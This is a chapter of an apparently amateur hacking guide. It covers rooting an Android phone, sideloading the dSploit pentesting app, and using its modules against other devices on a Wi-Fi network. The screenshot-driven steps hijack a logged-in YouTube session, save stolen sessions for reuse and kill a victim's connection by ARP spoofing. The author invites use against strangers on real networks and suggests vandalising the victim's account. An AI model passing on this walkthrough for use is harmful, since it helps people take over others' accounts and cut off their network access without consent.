I'LL TRY TO DEFUSE THE BOMBS
WHAT A LOSER...

Chapter 5: Android Weaponize the Android and Infiltrate the Android

This day smartphones are considered to be the new computer. Not to mention tablets and the apple watches. But what that also means is that those devices, carry a risk for being targeted by hackers. Some hackers even use their smartphone to hack(Yes exactly like the character in Watch Dogs).

For in this chapter I'll try to take a brief moment of your precious time, for showing you how an android device could get hacked. Also I'll show you how to turn it into a hacker's tool.

Here is something android users should be concerned with:

"A security research company claims to have found a vulnerability baked into Android that could endanger nearly all devices running the popular mobile software.

The flaw, says researcher Zimperium, exists in the media playback tool built into Android, called Stagefright. Malicious hackers could take advantage of it by sending to an Android device a simple text message that, once received by the smartphone, would give them complete control over the handset and allow them to steal anything on it, such as credit card numbers or personal information.

So far, Zimperium told National Public Radio, the flaw has not been exploited, but in a blog post on its own website, it said that 95 percent of Android devices worldwide are vulnerable"

Weaponizing ur Android

First step for making your android a hacking device you have to root it. So you might be asking yourself: “With that will rooting my device will help me with?” Rooting your android device will let you have full access to its Operating System. (which essentially means you can change and download anything in your android). For example we can run more apps,overclock the cpu or even replace the firmware.

Three downsides for rooting your Android Device are:
-Some manufacturers or carriers will use it as an excuse to void your warranty.

-Whenever you tamper too much, you will run at least a small risk of bricking your device.

-Rooting may introduce some security risks. Depending on what service or apps you use on your device, rooting could also create security vulnerabilities.

Remember its always possible to un-root your device when you are finished with the hack.

Also keep in mind, if you decide not to root ur android device. Sadly, most part of this chapter wouldn’t be as useful to you anymore.

The process of rooting your device.

1. Make a backup of every files in your device. Also back up the current rom.
2.Make sure your device is fully charged.
3. Enable USB debugging by going to Settings > About Phone > Developer Options > and then enable “USB debugging.”

4. You’ll need to unlock your bootloader. The bootloader is the software that dictates which application should run in the startup process. Essentially this will allow you to customize your device. (if you can’t unlock your bootloader, because of manufacture reasons. You can check the XDA forums)

6. I will use Kingo Root for rooting the device. You can get it for free at: http://www.kingoapp.com/android-root.htmand download it.

7.Run Kingo Root on your PC,and connect your android device to your pc via the USB cord. (Again, your USB debugging must have enabled).


Afterwards Kingo that it will immediately detect your device and will prompt you a message: “If you’d like to root”.
Select “root” and wait for it to root the device down. (Again you can always un-root your android device later).

Turn your Android device into a pentesting tool

In this example I will use an android application called dSploit.
dSploit is a pen testing tool for android, that comes with a variety of

functionalities, such as network analysis or man in middle attacks. Make sure your device is rooted for dSpoit to work properly.

1.First thing, go to your settings in your android OS. Navigate to the security settings, and enable “unknown sources”.




Enabling “unknown sources” will allow your device to download from other places (Other than the google store).

2.We can now download dploit. Open the web browser in your device and navigate to: http://m.downloadatoz.com/apps/com.anstudios.dsploit,829074.html


(There are also many other places in google that dSploit can be found.)

I pulled down the notification bar and waited the download to finish.




Here you can see that dSploitfinished downloading.

Tab on it to begin the installation.




Before you launch DSploit, enable your wireless connection and connect to a wife-network you already have access to. (Let's say your own wireless device).




I , myself connected to a wireless connection, called "HackSpot"

Next launch Dsploit by clicking the blue icon.




Here a dialog will pop-up. Go ahead and “Grant” it full access. (Tab on the Grant button)


Now just click OK in the “Changelog” dialog to move forward.


dSploit
Changelog
Version 1.0.31b
Implemented debug code profiler to have a clearer logcat when MITM modules slow down the network (just for user reporting).
Optimized binary stream search algorithm (from ~80ms/call to ~13ms/call).
Ok


When dSploit opens up, it'llautomatically discover all the devices that are currently connected to the wireless network you are in.


dSploit
Select a target below by clicking on a row, or long click on it to enter an alias.
192.168.0.2
00:0E:08:42:3E:C7 - Cisco Linksys
192.168.0.3
00:25:A0:7E:61:3E - Nintendo Co.
MACBOOKPRO-BC08 (192.168.0.4)
SAMSUNG-SGH-I747 (192.168.0.5)
5C:0A:5B:F6:4B:C9 - Samsung Electro-mechanics CO. (This device)

Select the device you want to target, by tapping on it. This will show you deferent sorts of modules that dSploit has to offer. You have modules like "Trace" to trace the route on the target, "Login Cracker" for cracking many sorts of services, Port Scanner, and much more.


dSploit > MACBOOKPRO-BC08
Select a module to run.
Trace
Perform a traceroute on target.
Port Scanner
Perform a SYN port scanning on target.
Inspector
Perform target operating system and services deep detection (slower than port scanner, but more accurate).
Vulnerability Finder
Search for known vulnerabilities for target running services upon National Vulnerability Database.
Login Cracker
A very fast network logon cracker which support many different services.

or now we just scroll down to get the MITM(Man in the middle) module. In it you'll find many other tools available.


MACBOOKPRO-BC08 > MITM
Simple Sniff
Redirect target's traffic through this device and show some stats while dumping it to a pcap file.
Password Sniffer
Sniff passwords of many protocols such as http, ftp, imap, imaps, irc, msn, etc from the target.
Session Hijacker
Listen for cookies on the network and hijack sessions.
Kill Connections
Kill connections preventing the target to reach any website or server.
Selected MITM
Redirect
Redirect all the http traffic to another address.
Replace Images
Replace all images on webpages with the specified one.


Let's test the Hijacker first. So tab on "Session Hijacker".
When it opens, hit the start button.


Ok here I'll put my android device aside, and connect a laptop (macbookpro) to the same wireless network we have the android device in. Now that the laptop has internet connection, I open a web browser, and navigate to youtube.com (Any site that gives a login

session is fine for this example.)

Okay moving back to the android device with the Session Sniffer still running, I see that the sniffer successfully captured the youtube session from the laptop. Tab on it and Session Hijjacker will start doing its work.

After the session hijacker finishes scanning, You'll find yourself logged into the user's account page. In other words, the victim's session got hijacked!






From here on out we can do anything we want with the victim's account. Since in this case its YouTube, I could for example delete videos from the videos manager, screw around in the playlist or even do comments the user wouldn't like.


This same concept can be applied to Facebook sessions or any other. So I'm going to go out of this session. And I'm going to go back to my sessions menu hijacking.

Note: I used the laptop to simulate the victim in the same network. In a real case scenario you wouldn't need a laptop, you would've just seen people's computer with opened sessions.

Now if you want to you can actually save the session and then restore it for future use. For saving it, hold long tab on the session,then release.


1:43 PM
MACBOOKPRO-BC08 > MITM > Session Sniffer
Start
Tap on a session to start hijacking, long tap to save it to file.
192.168.0.4


A save dialog will be prompted, choose the name of the file, and save it.




The session is now saved. To restore it simply tab on the file browser icon at the top.

In here you will be able to see all the sessions you saved in the SD

Card.



Lets head back to the MIM's(Man In The Middle) menu, to play with some other tools.



MACBOOKPRO-BC08 > MITM
Simple Sniff
Redirect target's traffic through this device and show some stats while dumping it to a pcap file.
Password Sniffer
Sniff passwords of many protocols such as http, ftp, imap, imaps, irc, msn, etc from the target.
Session Hijacker
Listen for cookies on the network and hijack sessions.
Kill Connections
DSploit has been granted superuser permissions for an interactive shell
Redirect
Redirect all the http traffic to another address.
Replace Images
Replace all images on webpages with the specified one.


Here I'll show you how you can kill victims connection in the same wireless network you're in. Tab on "Kill Connections" and kill the connection of the ip address you see fit.

If the victim tries to check his/hers email or anything else that has to do with the internet, that won't be possible; because you've the connection was blocked by you. This technique of killing the connection is called ARP spoofing (address resolutions protocol).

For restoring the connection of the victim, all you have to do is re-tab on “Kill Connections”, and refer it back to the target machine.

